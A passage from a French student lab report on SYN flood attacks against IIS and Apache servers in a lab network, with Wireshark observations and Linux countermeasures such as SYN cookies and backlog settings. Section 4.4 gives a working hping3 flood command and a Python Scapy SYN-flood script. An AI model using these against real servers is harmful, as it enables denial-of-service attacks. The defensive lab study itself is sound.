


FIGURE 13– Serveur Windows IIS attaqué

4.3 ATTAQUE SYN FLOOD VERS UN SERVEUR APACHE SOUS LINUX

Le serveur apache sous Linux (ici sous debian Jessie - apache 2.4.10) semble être sécurisé par rapport à ces attaques car le nombre de connexions TCP semi-ouvertes ne va, en pratique, jamais au delà de 256 connexions à la fois.

On voit sur la fenêtre wireshark que le serveur 10.0.0.2 renvoie plusieurs paquets [SYN,ACK] après réception du [SYN] d'un des postes attaquent (ici 10.0.0.3 ou 10.0.0.4). On voit que les ports sont toujours différents : il semble que Linux soit sécurisé et n'émette pas plusieurs paquets [SYN,ACK] comme prévu.

La commande

```
netstat -ant
```

nous montre que le nombre de connexions TCP semi-ouverte (en état SYN-RCV) ne dépasse jamais 256. Les commandes suivantes nous montrent qu'effectivement, par défaut, apache2 version 2.4.10 est sécurisé car les SYN-Cookies sont activés et que le maximum de connexions en attente de ACK est fixé à 128.

On voit bien les attaques dans wireshark et le nombre de connexion semi ouverte dans la console avec la commande netstat.




FIGURE 14— Serveur Linux apache2 attaqué

4.4 CODE

Il est possible d'utiliser la commande

```
hping3 --flood --syn -p 80 10.0.0.2
```

pour envoyer beaucoup de paquets plus rapidement qu'avec le code suivant :

```
# coding: utf8

# version qui envoie des demandes de connexion TCP sur le port 80 du serveur 2 .

# Attention avant d'executer ce script ( python synflooding.py)
# Il faut d'activer les paquets RST venant de ce poste vers le serveur
# Cela permet de ne pas fermer la connexion et du coup le serveur nous renvoie des paquets SYN-ACK car il n'a reçu aucun RST ni ACK
# a sa réponse
# pour le poste d'attaque 10.0.0.3:
# en root : iptables -A OUTPUT -p tcp -s 10.0.0.3 --tcp-flags RST RST -j DROP
# pour enlever la règle : iptables -D OUTPUT -p tcp -s 10.0.0.3 --tcp-flags RST RST -j DROP

import sys
import os
import time

from scapy.all import *
```



```

#fonction permettant de recuperer l adresse MAC a partir d une IP
def getMac(ip, interface):
    answer, unanswered = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip), timeout=2, iface=interface)
    for envoi, reponse in answer:
        print reponse
    return reponse.sprintf("%Ether.src%")

try:
    interface = "eth0"
    ipServeur = "10.0.0.2"
    portServeur = 80

except Exception, e:
    print ("Erreur_avant_de_commencer_l 'attaque ...")
    print (e)
    sys.exit(1)

nbEnvois = 0 # nombre de paquets envoyes

while(True):
    try:
        portClientRandom = random.randint(2000,40000)

        #On cree une entete TCP de demande connexion avec drapeau SYN
        enteteTcp = TCP(flags="S",dport=portServeur, sport=portClientRandom)

        #On cree une entete IP (IP source : celle du poste pirate)
        enteteIp = IP(dst=ipServeur)

        # send envoie sans se charger de la reponse
        send(enteteIp/enteteTcp, verbose=0) # sans affichage
        nbEnvois = nbEnvois + 1

    except KeyboardInterrupt:
        print ("Attaque_terminee_par_un_control-C")
        print ("Nombre_de_paquets_envoyes:"+str(nbEnvois))
        try:
            sys.exit(1)
        except SystemExit:
            os._exit(1)
        break # on sort du while true si on n'est pas encore sorti du programme

```

4.5 CONTRE-MESURE

Mise à jour des systèmes , des logiciels serveurs. Un serveur apache récent a plus de contre-mesure déjà intégré qu'une vieille version.

Pare-feu avoir un pare-feu réseau pour bloquer les attaques et aussi des pare-feu Logiciel à jour sur les serveurs.

IDS Système de détection d'intrusion par qui le flux réseau doit passer. L'IDS est capable de repérer des attaques DOS connues . Il faut donc lui aussi le mettre à jour si on veut qu'il soit performant. Exemple : le logiciel SNORT.

IPS Système de prévention d'intrusion qui analyse le comportement des applications du réseau et qui est capable de bloquer des comportements jugés suspects. Plus délicat à mettre en place que les IDS car un IPS peut éventuellement bloquer des flux réseaux qui en fait fait ne sont pas des attaques. Exemple : le logiciel SNORT avec "SNORT inline".

SYN Cookie à activer pour le serveur ne conservent pas les données de connexion mais les renvoie au client qui les renverra. Cela permet au serveur de moins saturer sa mémoire.

SYN Cache serveurs freebsd qui limitent la taille des données conservés par les serveurs en utilisant une table de hachage.

SYN Proxy par exemple installé sur le pare feu de l'entreprise : le SYN proxy se charge du handshake TCP à la place du serveur et ensuite le client accède au serveur.

4.6 CONTRE-MESURE SUR UN SERVEUR LINUX

SYN Cookie à activer

```
echo "1" > /proc/sys/net/ipv4/tcp_syncookies
```

ne garde pas en mémoire les demandes de connexions semi-ouvertes avant d'avoir reçu le ACK de confirmation.

nombre maximum de connexions en attente de ACK à fixer

```
echo "1024" > /proc/sys/net/ipv4/tcp_max_syn_backlog
```

vérifier que le paquet arrive sur la bonne interface pour des postes avec plusieurs interfaces.

```
echo "1" > /proc/sys/net/ipv4/conf/all/rp_filter
```

/etc/sysctl.conf fichier de configuration permettant de configurer les options ci dessus.
On pourra ensuite appeler ce fichier par

```
sysctl -p /etc/sysctl.conf
```

Références

- [1] Marion AGE, Robert CROCFER, Nicolas CROCFER, David DUMAS, Franck EBEL, Guillaume FORTUNATO, Jerome HENNECART, Sebastien LASSON et Laurent SCHALKWIJK : *Sécurité informatique, Ethical Haking, Apprendre l'attaque pour mieux se défendre*. Editions eni, 2015.
- [2] Philippe BIONDI : Scapy documentation, •. Available at <http://www.secdev.org/projects/scapy/files/scapydoc.pdf>.
- [3] Philippe BIONDI : Scapy v2.1.1-dev documentation, 2010. Available at <http://www.secdev.org/projects/scapy/doc/usage.html>.
- [4] The DEFAULT : build-man-middle-tool-with-scapy-and-python, •. Available at <https://null-byte.wonderhowto.com/how-to/build-man-middle-tool-with-scapy-and-python-0163525/>.
- [5] Rémi LAURENT : [how to]utilisation de scapy, 2008. Available at <http://blog.madpowah.org/articles/scapy/index.html>.
- [6] Guillaume PILLOT : Projet 8inf206 : Sécurité réseau informatique attaque de l'homme du milieu (mitm), 2012. Available at http://www.guillaume-pillot.ca/static/fichier/projet_mitm_guillaume_pillot.pdf.
- [7] Gleb PROMOKHOV : a-man-in-the-middle-program-on-osx, •. Available at <https://glebpromokhov.wordpress.com/2016/06/26/a-man-in-the-middle-program-on-osx>.
- [8] V SUBODH : Syn flooding using scapy and prevention using iptables, 2011. Available at <http://opensourceforu.com/2011/10/syn-flooding-using-scapy-and-prevention-using-iptables/>.

Technopôle Brest-Iroise
CS 83818
29238 Brest Cedex 3
France
+33 (0)2 29 00 11 11
www.telecom-bretagne.eu



IMT Atlantique
Bretagne-Pays de la Loire
École Mines-Télécom